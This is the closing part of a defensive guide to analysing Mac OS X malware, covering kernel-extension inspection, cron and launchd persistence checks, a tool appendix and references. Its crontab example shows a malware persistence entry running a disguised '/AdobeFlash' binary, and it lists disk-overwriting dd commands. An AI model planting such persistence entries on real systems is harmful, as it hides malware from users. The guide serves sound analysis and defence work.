Malicious code injected into the kernel raises the stakes! The level of authority given to kernel code gives it unrestricted access to the system. This authority can be manipulated by malware to create sophisticated infection mechanisms and advance stealth techniques such as rootkits (Hoglund and Butler, 2006).

A common technique for injecting malicious code into the kernel is through the installation of kernel objects such as kernel modules and device drivers. OS X provides kernel extension, or kext, tools for interacting with kernel objects (Singh, 2006). *kextload* & *kextunload* can be used to insert and remove code from the kernel and *kextstat* can be used to produce a current listing of kernel objects, Figure 5.5.1.

```
bash-3.2# kextstat
Index Refs Address    Size       Wired      Name (Version) <Linked Against>
    1    1 0x0        0x0        0x0        com.apple.kernel (9.7.0)
    2   55 0x0        0x0        0x0        com.apple.kpi.bsd (9.7.0)
    3    3 0x0        0x0        0x0        com.apple.kpi.dsep (9.7.0)
    4   77 0x0        0x0        0x0        com.apple.kpi.iokit (9.7.0)
    5   81 0x0        0x0        0x0        com.apple.kpi.libkern (9.7.0)
    6   72 0x0        0x0        0x0        com.apple.kpi.mach (9.7.0)
... Output truncated for brevity ...
```

FIGURE 5.5.1 Listing of kernel objects using *kextstat*

When examining a system, use *kextstat* to locate suspicious kernel objects and be on the lookout for scripts and executables that contain *kextload* & *kextunload* commands.

5.6 Auto-start and Scheduled Tasks

As discussed earlier, persisting the infection is often accomplished by leveraging the systems' built-in scheduling and auto-start mechanisms. Examining the text files listed in Figure 2.4.2 for unknown entires is one approach to locating malicious tasks. OS X also provides system commands that can simplify this process. Figure 5.6.1 shows the syntax and output of the *crontab* and *launchctl* commands (Edge, Barker, and Smith, 2008). These commands provide a convenient way to examine common startup and scheduler areas but do not cover all the files in Figure 2.4.2.

```
bash-3.2# crontab -l
* */5 * * * "/AdobeFlash" vx 1>/dev/null 2>&1

bash-3.2# launchctl list
PID   Status      Label
-     0     edu.mit.Kerberos.CCacheServer
-     0     com.apple.seatbelt.compiler
-     0     com.apple.KerberosHelper.LKDCHelper
-     0     com.apple.gssd-agent
-     0     com.apple.launchctl.Background

... Output truncated for brevity ...
```

FIGURE 5.6.1 *Crontab* and *launchctl* commands

6.0 Summary

The approach to OS X malware analysis outlined in this document is by no means exhaustive but it does lay a good foundation of tools and techniques to begin the journey into malware analysis for this emerging platform. We also briefly covered some of the specific structures within the OS X operating system. Understanding these OS X internals will help fuel your understanding of the operating system and prepare you to analyze a broader range of malicious samples. Armed with the information presented within this document, combined with your personal exploration of OS X should equip you to meet the coming challenges of Mac OS X malware.

Appendix A: Mac OS X Analysis Tool Summary

A.1 Installer Package Analysis

Functionality	Tool
Mount disk images	`hdiutil attach <name.dmg>`
Display (.bom) file	`lsbom <Archive>.bom`
Display (.pax) file	`pax -z -v -r -f <Archive>.pax.gz`
Display (.plist) file	`Property List Editor.app`

A.2 Lab Environment Management

Functionality	Tool
Create backup of OS Instance	`dd if=/dev/<disk?s?> of=<filepath>`
Restore backup of OS Instance	`dd if=<filepath> of=/dev/<disk?s?>`
Snapshot and Restore Environment	`Deep Freeze.app`

A.3 Filesystem & Network Monitoring

Functionality	Tool
Capture text log of filesystem events	`fslogger`
Capture csv log of filesystem events	`fslogger-csv`
Graphical view of filesystem events	`fseventer.app`
Locate files created or modified in past <#> of days	`find </path> -ctime -<# days>` `find </path> -mtime -<# days>`
List open files	`lsof`
Network Traffic Analysis	`wireshark.app`
List active network connections	`netstat -a`

A.4 File Examination & Analysis

Functionality	Tool
Determine file type	`file <filename>`
Decode uuencoded obfuscation	`uudecode <filename>`
Display strings embedded in a binary	`strings <filename>`
Display file attributes	`GetFileInfo <filename>` `mdls <filename>`
Display a hexdump of a binary file	`hexdump -C <filename>`
Display a hexdump of the data section	`otool -v -d <mach-o exec>`
Graphical hexeditor	`0xED.app`
Display Fat headers	`otool -f <mach-o exec>`
Display Mach-o headers	`otool -h <mach-o exec>`
Display shared libraries	`otool -L <mach-o exec>`
Display load commands	`otool -l <mach-o exec>`
Display symbol table entries	`nm -a <filename>`
Disassemble primary code section	`otool -V -t <mach-o exec>`
Display specified segment:section	`otool -V -s <seg:sec> <mach-o exec>`
Character UI Disassembler	`ht`
Character & Graphical Disassembler	`idapro`

A.5 Runtime Profiling & Debugging

Functionality	Tool
Process profiling scripting tool	`dtrace -s <script> -C <exec>`
Process profiling tool	`dtruss <executable>`
Graphical process profiling tool	`Shark.app`

A.6 Miscellaneous Tools

Functionality	Tool
Display current users crontab file	`crontab -l`
Display lauch control jobs	`lauchctl list`

Display running proceses	`Activity Monitor.App`
	`- or -`
	`ps -ef`

Display firewall rules	`ipfw list`
Check firewall status	`defaults read /Library/Preferences/com.apple.alf globalstate`
Display software update Status	`softwareupate`
Display Kernel extensions	`kextstat`
Load / Unload Kernel Extensions	`kextload -l <name>.kext` `kextunload [kext]`

References

Edge, C.S., Barker, W.B., & Smith, Z. (2008). *Foundations of Mac OS X leopard security*. Berkeley: Apress.

Miller, C., & Dai Zovi, D.A. (2009). *The mac hacker's handbook*.Indianapolis, IN: Wiley Publishing, Inc..

Hoglund, G., & Butler, J. (2006). *Rootkits: Subverting the windows kernel*. Upper Saddle River, NJ: Addison-Wesley.

Singh, A. (2006). *Mac OS X internals: A systems approach*. Boston: Addison-Wesley.

Szor, P. (2005). *The art of computer virus research and defense*. Upper Saddle River, NJ: Addison-Wesley.

Skoudis, E., & Zeltser, L. (2004). *Malware: Fighting malicious code*. Upper Saddle River, NJ: Prentice hall.

Seitz, J. (2009). *Gray hat python*. San Francisco, CA: No Starch Press.

Anderson, F. (2009). *Xcode3 unleashed* . Indianapolis, IN: SAMS.

Peek, J., O'Reilly, T., & Loukides, M. (1997). *UNIX power tools*. Sebastopol, CA: O'Reilly & Associates.

Kaspersky, K. (2007). *Hacker disassembling uncovered Second Edition*. Wayne, PA: A-List, LLC.

Keizer, G. (2009, Febuary). Windows 7, Mac OS X gain market share. Retrieved June 19, 2009, from Computer World Web site: http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9127145

McAfee Avert Labs, (2006, May 05). Mac OS X: The new apple of malware's eye?. Retrieved June 19, 2009, from McAfee.com Web site: http://newsroom.mcafee.com/article_display.cfm?article_id=2465

Coursey, D. (2009, April). Paradise lost: Malware targets macs. Retrieved June 19, 2009, from Network World Web site: http://www.networkworld.com/news/2009/042209-paradise-lost-malware-targets.html

Meyers, M. (2008, March). Malware to blame in supermarket data breach. Retrieved June 19, 2009, from CNET News Web site: http://news.cnet.com/8301-10784_3-9905991-7.html

McAfee Avert Labs, (2006, May 05). Mac OS X: The New Apple of Malware's Eye?. Retrieved June 19, 2009, from McAfee.com Web site:

http://newsroom.mcafee.com/article_display.cfm?article_id=2465

McAfee Avert Labs, (2009, March). OSX/Puper.a. Retrieved June 19, 2009, from McAfee.com Web site: http://vil.nai.com/vil/content/v_154438.htm

McAfee Avert Labs, (2009, January 22). OSX/IWService. Retrieved June 19, 2009, from McAfee.com Web site: http://vil.nai.com/vil/Content/v_153893.htm

Apple Inc., (2007, March 06). Packaging drivers for installation. Retrieved June 19, 2009, from Apple.com Web site: http://developer.apple.com/documentation/DeviceDrivers/Conceptual/WritingDeviceDriver/DeployingDrivers/DeployingDrivers.html#//apple_ref/doc/uid/TP30000702-TPXREF106

Apple Inc., (2006, February 07). Introduction to property list programming topics for core foundation. Retrieved June 19, 2009, from Apple.com Web site: http://developer.apple.com/documentation/CoreFoundation/Conceptual/CFPropertyLists/CFPropertyLists.html

Tor Project, Inc. , (2009, Marh 03). Tor: Overview. Retrieved June 19, 2009, from Tor Project Web site: http://www.torproject.org/overview.html.en

Faronics Inc., Faronics Deep Freeze Mac: Absolute integrity. Retrieved June 19, 2009, from Faronic.com Web site: http://www.faronics.com/html/DFMac.asp

Singh, A. (2005, May). A file system change logger. Retrieved June 19, 2009, from OSX Internals.com Web site: http://www.osxinternals.com/software/fslogger/

Pointon, R. (2009, Febuary). Fseventer. Retrieved June 19, 2009, from Fernlightning.com Web site: http://www.fernlightning.com/doku.php?id=software:fseventer:start

Wireshark: Go deep. Retrieved June 19, 2009, from Wireshark.org Web site: http://www.wireshark.org/

Suavetech. Retrieved June 19, 2009, from Suavetech.com Web site: http://www.suavetech.com/0xed/0xed.html

Apple Inc., (2009, Febuary). Mac OS X ABI Mach-O file format reference. Retrieved June 19, 2009, from Apple.com Web site: http://developer.apple.com/DOCUMENTATION/DeveloperTools/Conceptual/MachORuntime/Reference/reference.html

Sun Microsystems Inc., BigAdmin system administration portal: Dtrace. Retrieved June 19, 2009, from Sun.com Web site: http://www.sun.com/bigadmin/content/dtrace/

Amini, P. Pydbg. Retrieved June 19, 2009, from Pedram.redhive.com Web site: http://pedram.redhive.com/PyDbg/docs/

Apple Inc., (2006, January 30). Optimizing your application with system trace in Shark 4. Retrieved June 19, 2009, from Apple.com Web site: http://developer.apple.com/tools/performance/optimizingwithsystemtrace.html

Hex-Rays , The IDA Pro disassembler and debugger. Retrieved June 19, 2009, from Hex-Rays.com Web site: http://www.hex-rays.com/idapro/

Hex-Rays, (2007, May 03). Mac OS X remote debugger and Mac OS X format string vulnerability. Retrieved July 21, 2009, from The IDA Pro Disassembler and Debugger Web site: http://www.hex-rays.com/idapro/macdemo/index.htm

Sapronov, K. (2007, June 13). Mac OS X. Retrieved July 21, 2009, from Viruslist.com Web site: http://www.viruslist.com/en/analysis?pubid=204791948

Brooks, J. (2004, July 26). DTrace hows Solaris inner workings . Retrieved July 21, 2009, from eWeek.com Web site: http://www.eweek.com/c/a/Web-Services-Web-20-and-SOA/DTrace-Shows-Solaris-Inner-Workings/

VMWare, Inc., (2009, June 26). VMware Fusion 2 Release Notes. Retrieved July 30, 2009, from VMWare Fusion Web site: http://www.vmware.com/support/fusion2/doc/releasenotes_fusion_205.html